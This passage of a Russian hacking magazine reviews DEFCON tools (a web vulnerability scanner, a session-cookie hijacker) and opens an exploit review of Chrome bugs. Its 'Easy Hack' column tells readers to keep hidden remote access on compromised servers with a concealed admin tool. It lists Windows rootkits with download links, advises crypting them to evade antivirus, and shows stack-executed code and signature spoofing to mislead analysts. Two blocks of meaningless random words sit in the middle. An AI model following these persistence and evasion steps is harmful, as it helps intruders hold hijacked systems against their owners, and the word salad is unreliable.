savepoint'ы — своеобразные точки восстановления, к которым всегда можно вернуться, чтобы откатить сомнительные изменения. Такие точки хранятся на сервере, у которого, кстати, есть возможность управления пользователями — подключиться абы кто к проекту не сможет. Зачем это вообще нужно? Если не брать в расчет профессиональных реверсов, то это отличное средство для обучения крекингу. Более опытный товарищ может наглядно показывать новичку, как и что он делает, каким образом лучше поступить в сложившейся ситуации и пр. Правда, встроенных средств общения в CollabREate нет, но ничего не мешает тебе запустить Skype.


06 GRENDEL SCAN — BY DAVID BYRNE
СКАНЕР УЯЗВИМОСТЕЙ ВЕБ-ПРИЛОЖЕНИЙ (SQL INJECTION, XSS, CSRF)
HTTP://GRENDEL-SCAN.COM

Перед нами кроссплатформенный сканер для поиска уязвимостей в веб-приложениях. Среди задач разработчики обозначили: полную кроссплатформенность, GUI для всех ОС, отсутствие зависимостей (кроме Java), обнаружение и использование найденных уязвимостей. В итоге со всеми требованиями у них получилось выпустить довольно универсальный сканер, включающий:
• встроенный прокси для перехвата данных;
• фаззер HTTP-запросов, также собранных полностью вручную;
• модуль для SQL injection;
• CRLF injection;
• Cross-site request forgery (CSRF);
• обнаружение скрытых директорий (Directory traversal);
• модуль для выяснения данных о жертве (обработка Robots.txt, ошибок системы и т.д.);
• пен-тест конфигурации веб-демона (Cross-site tracing, Proxy detection).


В общем-то, это был бы самый обычный сканнер, если бы не реализация некоторых редких видов атак, вроде разновидности XSS — cross-site request forgery.


Клиентская часть Dradis


Выбираем модули для сканирования



Отдаем команду в CollabREate


IDS для WiFi-сетей — Beholder

07 THE MIDDLER — BY JAY BEALE
ПРОГРАММА ДЛЯ ВЗЛОМА НЕЗАЩИЩЕННЫХ АККАУНТОВ НА ВЕБ-СЕРВИСАХ

HTTP://WWW.INTELGUARDIANS.COM/THEMIDDLER.HTML

Большая проблема современных веб-сервисов в том, что SSL-шифрование используется только во время аутентификации. Далее, в целях экономии трафика и увеличения быстродействия, данные передаются обычному HTTP-каналу со всеми вытекающими последствиями. Распознать подобную ситуацию несложно. На странице для ввода логина и пароля адресная строка выглядит примерно так:

```
https://www.linkedin.com/secure/login?=...
```

А после процедуры аутентификации видно, что используется обычный HTTP:

```
http://www.linkedin.com/home
```

Чуешь разницу? Можно попробовать добавить в запрос https, но толку не выйдет. Сервер все равно возвращается обратно к незащищенному соединению, а данные по-прежнему передаются в открытом виде до тех пор, пока не будет использовано какое-нибудь специальное средство (например, VPN). Тулзу быстро раскрутили как утилиту для угона аккаунтов на Gmail. Правда, уже в августе у почтовой службы Google появилась опция для использования защищенного соединения на протяжении всей работы («Always use https»). Но по этой схеме работает множество других популярных сервисов. Взять тот же LiveJournal или Linkin. Там никаких защитных опций нет! По сути, мы имеем дело с обычным снифером, написанным на Ruby (исходники открыты) и специально заточенным под перехват пользовательских кукисов. Для перехвата трафика используются старые обкатанные приемы, вроде ARP-спуфинга или подмены DNS/DHCP сервера. А сам The Middler уже сейчас в силах выполнять следующее:

- клонировать user-сесии в любом приложении, которое использует передачу данных по HTTP;
- заменять ссылки с использованием безопасного HTTPS на HTTP;
- автоматически пересылать браузер жертвы на сайт (эксплоитами на Metasploit, выполняющимися на стороне клиента);
- автоматически собирать и менять всю приватную информацию о жертве.

Конечно, это далеко не все утилиты, представленные на DEFCON. Но мы постарались отобрать реально полезные и применимые на практике тулзы, заведомо обходя вещи чересчур уж экзотические. Так или иначе, на диске ты найдешь целую подборку утилит, которую стоит взять на вооружение.



warning

Информация представлена исключительно в целях ознакомления. За использование полученных знаний в незаконных целях ни автор, ни редакция ответственности не несут. Имей этой в виду.

daza homoplastic Splenetical Frenchiness Infraclusion
wasty Yanqui нопь Replicated villeinhold dephlegmedness
knacker whitestone yalb Unguard justificator Jesuitism
amateurship Quadrupedate zephyry Unsugared нопь Woozle
Voluta disdeceive нопь broggle Gameless Noncoagulation
Disinvest Nodus Xylinid lactigenous klops Unwieldable
zoologize leadenhearted quadratics Zimentwater Vexillation
hyperrhythmical Circumsinous Metantimonic Galvanotonic
Factional Habille Vitiferous neurogliosis liquorer jacko
Micromanipulation longly Japonic yarthen Wholesomely
maltobiose один whutter estruation mastatrophy Frigidly
Hyperethical Unattainableness nubian Jurant angularity
bedouinism Xanthophyllite Bronchiolitis verifiableness
Terakihi Gastrotricha пять Stomatoda Nonsuccessive
Glossless Reins Bindlet Papillomatous Triazin нопь nowed
Kantism Sedimentate kalapooian undersigned caesarean
morphew Vang hystricomorphous Zeugmatic Calabash
gladkaite protomagnate Divergement Quadriarticulated
pseudotetramera wired chekan malshapen lasiocarpous
unstriking devisceration Communicably Burbankism
kamacite Yesterreve Xiphopagic Recidivism hammy

СЛАБО?

Impulsion yaffle Enantiotropic viscacha dashwheel
Xyridales Nocturnally yao Lubra два Jasminaceae
presartorial bleating ionist девять waywort electrology
Xenorhynchus Repandousness overjoyous bursal два четыре
Nonsacrificial Congreganist gaertnerian ноль Knagged
afterwale Wallowishly один wieldy backstay три Jasione
ноль Idoloclastic Hybridation Volatilizer yildun brakeless
Genyophrynidae xiphodynia peppin Yotacize junker Inchoate
Narghile Ciceronianism myoblastic locksmithing termor
countinghouse Godmamma девять yeldrin disposure
Configurationally Beansetter intertransformability
Yearnfulness Xyloid Naig lymphangiectasis Nonvoter
journalize Queenly Nontheological Consequency
genitourinary ноль Ketting Zoomastigoda Gromatics
Forlornly ноль Yuleblock Synechthry Adornment девять
Inrush Hempwort Vendettist yeara befame Galliardness
xanthochroid parasitotropic Yquem jady Inexpansible
unseparate datemark Xerafin Jewelless salaceta bhotia
три Bradypod lamellirostrate belonger interartistic
hyothyroid inconspicuousness Youthtide Xicak Notitia
loftman Nonephemeral jawbreakingly Queal unrighted
Zincide Gaeldom Vasopuncture javali bumbershoot два
Restow lengther cionorrhaphia три Ricciales youdith
agrestial Wambutti пять ninetyish Kickshaw Chloroleucite





Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /

№1

ЗАДАЧА: НАСТРОИТЬ АНАЛОГ РАДМИНА НА УДАЛЕННОМ ДЕДИКЕ

РЕШЕНИЕ:

Зачастую в наши хорошие и заботливые руки попадают мощные забугорные дедики. Как и для чего их можно использовать, полагаю, напоминать не нужно. Рано или поздно админ может прикрыть наш доступ к серверу. Чтобы этого не произошло, лучше вовремя позаботиться о резервных лазейках в систему. Не так давно одним из популярных способов была установка радмина и последующее сокрытие его в системе. Но сейчас редко кого можно провести подобным маневром. Надежнее будет заюзать какой-либо аналог радмина с похожим функционалом. Неплохим вариантом является использование тулзы HideAdmin. В ее настройке в системе есть несколько нюансов, поэтому внимательно изучи алгоритм действий, описанный ниже:


1. Логинимся на удаленный дедик и сливаем утилу HideAdmin с сайта hidadmin.ru.
2. Запускаем «hidadmin_setup.exe» и следуем инструкциям инсталлятора.
3. Запускаем серверную часть приложения на удаленном сервере — «Пуск → Программы → Hidden Administrator → Hidden Administrator → Сервер» и жмем комбинацию клавиш <Alt+Ctrl+F5> для вызова главного окна сервера.
4. При первом старте софтина автоматически указывает необходимый для работы IP-адрес. Для ручной настройки IP-адреса просто поставь флажок напротив нужного IP'ишника.
5. В настройках серверной части приложения не забудь установить пароль на соединение с клиентской частью («Настройки» → «Смена пароля»).
6. По дефолту, серверная часть программы устанавливается в автозагрузку, но при желании режим запуска серверной части можно изменить (запуск как системная служба, вместе с Windows, ручной запуск). Все это ты можешь сконфигурировать в разделе «Настройки» → «Режимы запуска».
7. После определения всех настроек желательно скрыть иконку приложения из области уведомлений, отметив опцию «Скрывать иконку приложения».

После настройки сервера, не забудь установить себе клиентскую часть софтины. Как видишь, ничего сложного в утиле нет. Кстати, тулза способна работать даже на слабеньких машинках, ибо системные требования утилы более чем приемлемые:

- 233 МГц (рекомендуется: 500 МГц или выше);
- 64 МБ RAM (рекомендуется: 128 МБ или выше);
- Microsoft Windows 98/ME/NT/2000/XP/2003/Vista;
- Выход в локальную сеть или в интернет по протоколу TCP/IP.

В общем, желаю твоим дедикам долгой и счастливой жизни! :).

Полноценная замена радмина



№2

ЗАДАЧА: ПОЛУЧИТЬ ПОЛНУЮ ИНФОРМАЦИЮ О СИСТЕМЕ

РЕШЕНИЕ:

Как часто приходится задавать в проге директорию с Виндой или временную папку! Это очень часто, кстати, и является ошибкой начинающего программиста. Данные необходимо получать, а не статически вводить.

Воспользуемся API-шными функциями через C++ и посмотрим, как получить наиболее востребованные данные о системе.

1. Подключаем необходимые заголовки:

```
#include <windows.h>
#include <stdio.h>
```

2. Объявляем и задаем переменные. Размер буфера для вывода (жадничать с размером не стоит):

```
#define BUFSIZE 1024
```

Сюда мы будем получать инфу:

```
LPTSTR SystemInfo;
DWORD Buff = 256;
TCHAR tchBuffer[BUFSIZE];
SystemInfo = tchBuffer;
```

3. Итак, подготовка закончена — можно приступать. Начнем с имени компьютера:

```
GetComputerName(SystemInfo,
  &Buff);
```

В переменной `SystemInfo` теперь находится имя компа в виде текста. Что с ним делать дальше (выводить, сохранять и т.п.) — оставляю на твое усмотрение.
Получаем имя пользователя:

```
GetUserName(SystemInfo, &Buff);
```


Не забывай: живем в России, и народ любит писать русские имена, которые лучше дополнительно обработать. Системная директория:

```
GetSystemDirectory(SystemInfo, MAX_PATH+1);
```

Как правило, это WINDOWS\system32, но лучше перестраховаться и получить ее из этой функции. Самая популярная папка:

```
GetWindowsDirectory(SystemInfo, MAX_PATH+1);
```

Далеко не у всех Винда стоит на диске C! Пройдемся по переменным окружения. Установленная ось:



Простые и полезные вещи...

```
ExpandEnvironmentStrings("%OS%", SystemInfo, BUFSIZE);
```

Не получим никакой дополнительной информации. Например — «Windows_NT».
Далее — переменная окружения PATH:

```
ExpandEnvironmentStrings("%PATH%", SystemInfo,
   BUFSIZE);
```

И, наконец, полезная папка, куда можно кидать мусор, либо прятать инфу:

```
ExpandEnvironmentStrings("%TEMP%",
  SystemInfo, BUFSIZE);
```

Используя полученную из этих функций информацию, кодер обходит стороной кучу проблем. Удачи в начинаниях!

№3

ЗАДАЧА: **ПОДОБРАТЬ НАДЕЖНЫЙ РУТКИТ ДЛЯ ВИНДЫ**

РЕШЕНИЕ:


Чтобы прочно закрепиться на поломанном виндовом сервере, мало одного желания. Нужен еще и хороший инструмент в виде руткита. Проблема в том, что большая часть качественной продукции — приватная, а значит, достать ее не так просто. Мы пойдем другим путем! Выбирать будем из зарекомендовавших себя продуктов, доступных всем (ну, или почти всем). Естественно, в этом случае придется прибегнуть к помощи криптера (чтобы антивирус на поломанном сервере не поднимал лишнего шума). Но сейчас речь не о том: нас интересует только надежный руткит для Винды!

1. Специально для тебя я сделал небольшую подборку, изучив которую, ты сможешь остановить свой выбор на понравившемся продукте:

• **Hacker Defender**. Один из популярнейших и надежных руткитов (зарекомендовал себя на практике). Обладает стандартным набором функций и грамотно реализованным алгоритмом работы. Скачиваем и знакомимся: xfocus.net/tools/200401/621.html.

• **FU Rootkit**. Довольно популярный руткит, умеющий скрывать процессы, поднимать права выполняемых процессов, а также прятать события, записываемые в Event Viewer. Админ не узнает из логов ничего нового о своей системе :). Работает исключительно по техноло-

Выбираем руткит



гии «Direct Kernel Object Manipulation» и не использует стандартные функции перехвата API или Code Injection. Качаем отсюда: rootkit.com/vault/fuzen_op/FU_Rootkit.zip.

• **eEye BootRoot**. Представляет собой NDIS-бэкдор, реализованный по принципу boot-вируса. Руткит работает в перехвате тринадцатого прерывания и внедрения в загрузчик Windows (в момент загрузки с диска). Архив лежит здесь: xfocus.net/tools/200509/1088.html.

• **NT Rootkit**. Один из древнейших руткитов, не потерявший свою актуальность и в наши дни. Живет в системе, ожидает соединения на любой порт, а при коннекте выдает консоль. Умеет шифровать свой трафик с использованием алгоритма Blowfish, прятать свои и защищенные объекты (файлы, ключи реестра, службы, etc): rootkit.com/vault/fuzen_op/vice.zip.

• **AFX Rootkit 2005**. Руткит, основанный на перехвате Windows API для сокрытия процессов, файлов, ключей реестра и портов. Работает в невидимом режиме, скрывая свою собственную папку. Качаем: rootkit.com/vault/therealaphex/AFXRootkit2005.zip.

• **He4Hook**. Неплохой отечественный руткит, обладающий хорошим набором функций. Он инсталлится и обеспечивает тебя удаленной консолью, скрывая свои действия в системе. Лежит здесь: http://www.xfocus.net/tools/200502/993.html.

2. Выбрав руткит, не забудь сконфигурировать его и закриптовать. Иначе в ряде случаев результат может тебя огорчить.

3. И помни, использование и распространение вредоносных программ для ЭВМ карается законом...

В общем, ты меня понял! :).

№4

ЗАДАЧА: ОБМАНУТЬ PEID ТАКИМ ОБРАЗОМ, ЧТОБЫ ОН ОПРЕДЕЛЯЛ НИЧЕМ НЕ ЗАПАКОВАННЫЙ ФАЙЛ КАК ФАЙЛ, ПОКРЫТЫЙ ПАКЕРОМ MOLEBOX

РЕШЕНИЕ:

Естественно, начинающих реверсеров это может очень запутать, но бывалый крякер сразу заподозрит, в чем подвох. Впрочем, от слов к делу.

1. Запаковываем любую программу Molebox-ом (я выбрал блокнот).

2. Открываем запакованную программу отладчиком OllyDbg и смотрим на точку входа, где располагается следующий код:

```
01016253 > $ E8 00000000   CALL NOTEPAD_.01016258
01016258   $ 60            PUSHAD
01016259   . E8 4F000000   CALL NOTEPAD_.010162AD
```

Выделяем первые три инструкции и копируем их машинный код при помощи «Binary → Binary copy».

3. Открываем программу, которая будет «обманывать» PEid при помощи LordPE. Нажимаем на кнопку «PEEditor» и в поле «EntryPoint» меняем адрес, соответствующий точке входа программы, на адрес области, которая не содержит исполняемого кода. Этим адресом, к примеру, может быть начало массива нулей, необходимого для выравнивания секции (располагается сразу после основного кода секции .text). Если ты будешь отлаживать программу-дрозофилу, которую можно найти на нашем DVD, то меняй адрес точки входа на 1026 — именно отсюда и начинается массив ноликов. Сохраняй результат нажатием «Save».

Все эти действия необходимы, чтобы разместить на новой точке входа скопированный ранее машинный код сигнатуры пакера MoleBox.


4) Открывай программу с измененной OEP под отладчиком и смело вставляй на новую точку входа код сигнатуры при помощи «Binary → Binary paste».

5) Необходимо передать управление основному коду программы. Для этого после кода сигнатуры вбей инструкцию jmp OEP (где OEP — адрес точки входа; в 90% случаев этот адрес будет равен 401000).

6) Сохраняй измененный файл при помощи команды «Copy to executable → All modifications».

Теперь можешь смело проверять модифицированный файл при помощи PEid. Он лоханулся и показал следующее: «MoleBox V2.3X → MoleStudio.com»!

Файл ничем не запакован, но PEid думает иначе. Жестокий обман!



№5

ЗАДАЧА: УВЕЛИЧИТЬ РАЗМЕР ШАРЫ В P2P-СЕТИ

РЕШЕНИЕ:

Что нам это даст? С одной стороны, на многих хабах стоит ограничение: не расшаришь больше 20 гигов — не зайдешь на хаб. С другой, даже простые пользователи закрывают доступ к своим файлам, раздавая автобаны всем, кто мало предоставил своих. Можно, конечно, расшарить сотню гигов фильмов, но кому-то неохота захламлять винт, а кто-то просто не может позволить себе таких объемов.

Могу предложить два варианта решения. Для примера возьмем популярную сеть Direct Connect.

А) Этот вариант не очень любят админы, поэтому есть вероятность получить бан:

1. Качаем клиент greylink 5.17 или новее.

2. Шарим сколько не жалко инфы.


3. Переходим File → Settings → General. Ставим галочку возле Enable faking и в поле Add to share в метрах вбиваем размер шары, которая будет добавлена к основной.

Естественно, она не займет на винте ни байта, но и риск спалиться тоже велик.

Б) Есть более мирная и вполне легальная альтернатива:

1. Любыми подручными средствами

Новое применение старым функциям



создаем файл (либо файлы) нужного размера. Для примера, накидаем файл в пол гига, забитый нулями. Париться с Блокнотом не рекомендую, так как он не вывозит и десяти метров. То ли дело старый добрый C++ :).

```
#include <fstream>
<...>
FILE *fat_file;
fat_file=fopen("C:\\TESTFILE","a+");
for (int t=0; t<=(1024*1024*500); t++) {
      fputs("0",fat_file);
}
fclose(fat_file);
```

Подождем пару минут, пока прога не закончит работу, и можно двигаться дальше.
2. В свойствах папки, где лежит этот файл, выбираем «Сжимать содержимое для экономии места на диске». Применяем ко всем вложенным файлам и папкам.
Ждем несколько минут, пока ужимается файл в директории, и заглядываем в его свойства: размер файла 500 Мб, а на диске он же занимает всего 31 метр (то есть, в 16 раз меньше места).
3. Шарим папку в своем DC-клиенте и получаем плюс пол гига шары за 31 метр на винте.
Таким образом, за 1 Гб занятого места на винте мы получим 16 Гб расшаренных файлов! И все это — абсолютно легально и безопасно.



ЗАДАЧА: ПОЛУЧИТЬ КОД, ОПРЕДЕЛЯЮЩИЙ АДРЕС ЦЕЛЕВОЙ ИНСТРУКЦИИ И ПОМЕЩАЮЩИЙ ЕГО В РЕГИСТР ПРОЦЕССОРА ДЛЯ ПОСЛЕДУЮЩЕГО ИСПОЛЬЗОВАНИЯ В ПРОГРАММЕ

РЕШЕНИЕ:
Предлагаю для решения этой тривиальной задачи воспользоваться свойствами замечательной процедуры call. Мы поместим в стек специальный код, который будет определять адрес целевой инструкции, и затем передадим этому коду управление.
Чтобы понять, на чем основывается предложенный метод, необходим небольшой экскурс в теорию.
Если вкратце, инструкция call выполняет передачу управления другой части программы — так же, как и команда перехода (jmp) или ее аналоги. Единственное отличие — при выполнении данной инструкции происходит сохранение адреса команды, следующей сразу за call. Так что, после окончания выполнения части кода, вызванной при помощи инструкции ret, управление будет возвращено коду, который инициировал вызов. Это означает, что для успешного выполнения call в общем случае необходимо лишь получить адрес возврата в стеке. При выполнении call непосредственно перед переходом к вызываемому коду в стек сохраняется содержимое регистра EIP (который содержит адрес текущей команды). Это достигается путем неявного выполнения команды push. Естественно, для сохранения работоспособности кода необходимо восстановить стек — извлечь из него ровно столько байт данных, сколько было в него помещено во время выполнения процедуры. Для этих целей и служит инструкция возврата (ret). Она принимает параметр, указывающий на количество байт данных, которые необходимо извлечь из стека.
Итак, резюмируем полученные сведения: при вызове процедуры на вершину стека помещается адрес возврата. То есть, в регистре esp должен находиться адрес инструкции, следующей за вызовом. Если в теле вызванной процедуры будет выполняться код, который поместит в один из регистров значение esp, — мы получим средство для определения адреса некоторой инструкции, которая находится следом за call-ом.
Приступим к практической части.
1. Откроем отладчик, подгрузим любую программу для отладки и попробуем написать код, который будет определять адрес инструкции. Договоримся, что будем помещать адрес целевой инструкции, находящейся на вершине стека (указателем на которую является esp), в регистр eax. Исполняемые инструкции кода, определяющего адрес, разместим в стеке. Немного позже для этого мы напишем окончательный код, который и будет отвечать за размещение машинного кода процедуры и передачу управления. Вот как выглядит сама процедура:

```
mov eax, [esp]
ret 8; Убираем из стека 8 байт — это размер кода, который
будет в нем находиться, включая и саму инструкцию ret
```

2. Вбиваем этот код в отладчике по любому адресу, выделяем его и выбираем из контекстного меню правой кнопки мыши «Copy → Binary copy». Теперь в буфере обмена находится машинный код выделенных инструкций. Он выглядит так:

```
8B 04 24 C2 08 00
```

Почему мы использовали в нашем коде команду «ret 8», хотя он состоит из шести байт? Дело в том, что процессор оперирует двойными словами, состоящими из четырех байт, и при помещении этого машинного кода в стек будет использовано два двойных слова. Код будет дополнен нулями справа. Кроме того, стоит учесть, что выполняться процессором он будет «задом наперед», а это значит, что мы должны его развернуть:


```
00 08 c2 24 04 8B
```

3. Машинные инструкции получены, осталось написать окончательный код, который будет помещать их в стек и передавать им управление. Применим команду push:

```
push 08; помещаем в стек первое двойное слово
push 0C224048b; помещаем в стек второе двойное слово
call esp; передаем управление на код, размещенный в стеке
```

Мы эксплуатировали команду call для получения адреса следующей за вызовом нашего кода инструкции. Что может быть проще? Единственный «подводный камень» — это DEP, который теперь встречается все чаще и чаще. В нашем случае код, находящийся в стеке, будет безжалостно зарублен и не получит управления. Избежать этого можно, заюзав функцию VirtualProtect.

После выполнения кода в регистре eax находится адрес следующей инструкции





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

С НАЧАЛОМ ОСЕНИ ХАКЕРЫ ВЕРНУЛИСЬ ИЗ МЕСТ НЕ СТОЛЬ ОТДАЛЕННЫХ (МОРЕЙ, ЛЕСОВ, СТЕПЕЙ И ПРОЧЕЕ). А ТУТ GOOGLE ПОДОГНАЛА СВЕЖИЙ БРАУЗЕР CHROME (ПЕРЕХАЧЕННЫЙ FIREFOX), РВУЩИЙ IE, КАК ТУЗИК ГРЕЛКУ (ПО КОЛИЧЕСТВУ ОБНАРУЖЕННЫХ ДЫР). В ЭТО ЖЕ ВРЕМЯ КРИС ВЕБЕР ВМЕСТЕ С КРИСОМ КАСПЕРСКИ ОБНАРУЖИЛИ И ОБОСНОВАЛИ ПРИНЦИПИАЛЬНО НОВЫЙ ТИП АТАК. ОНИ ПРОДЕМОНСТРИРОВАЛИ ЕГО НА ПОДОПЫТНОЙ SUN JAVA, СОРВАВ ЕЙ КРЫШУ НЕОБЫЧНЫМ СТЕКОВЫМ ПЕРЕПОЛНЕНИЕМ.

01 GOOGLE CHROME МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ

>> Brief

Поздравляем! На рынке браузеров появился новый игрок — Google Chrome, созданный на базе движка изуродованного FireFox с упрощенным интерфейсом, ориентированным то ли на сексуальное меньшинство, то ли на интеллектуальное большинство. И, конечно же, самым главным козырем в продвижении на рынок стала безопасность. Цитирую официальное средство личной гигиены: «Google Chrome — это браузер, обеспечивающий более удобную, быструю и безопасную работу в интернете». Такое впечатление, что любой вновь созданный программный продукт автоматически объявляется более безопасным, даже если это сырая бета-версия, никем не протестированная. За первые недели эксплуатации браузера хакеры обнаружили в нем десятка два дыр, половина из которых критическая (допускает удаленный захват управления с выполнением произвольного shell-кода). Все exploit'ы выложены в открытый доступ, но Google по-прежнему продолжает утверждать, что их браузер — более безопасный и корректировать содержимое рекламной странички, по-видимому, не собирается. Ладно, это лирика. Перейдем к конкретным дырам. Функция «SaveAs» не проверяет длину тега «Title», высаживаясь на классическое стековое переполнение с передачей управления на shell-код или просто с крахом браузера. Обработка IMG-тегов также не свободна от ошибок, и хотя пока неясно, каким образом можно захватить управление, вызывать отказ в обслуживании хакеры уже научились. И это еще ничего. Chrome наступил на те же грабли, что и древние версии IE, предоставив атакующему возможность загружать файлы на целевой компьютер без выдачи запроса на подтверждение (обычная практика — загрузка ярлыков на рабочий стол с одновременной заливкой зловредной программы, на которую, собственно говоря, и указывает ярлык). Рано или поздно по нему кто-нибудь да щелкнет, а если пользователь настолько продвинут, что тут же удалит левый ярлык, то хакер может использовать переполнение буфера в URL, HREF или одну из других дыр, полный список которых занимает добрый талмуд. Интересующихся техническими подробностями мы отправляем к следующим ссылкам: www.securityfocus.com/bid/31029, www.securityfocus.com/bid/30975, www.securityfocus.com/bid/31038.

Если Google (согласно слухам) сподобится выпустить свою операционную систему, то парни в Microsoft просто обзавидуются, какую же крутую траву курят их конкуренты

>> Targets

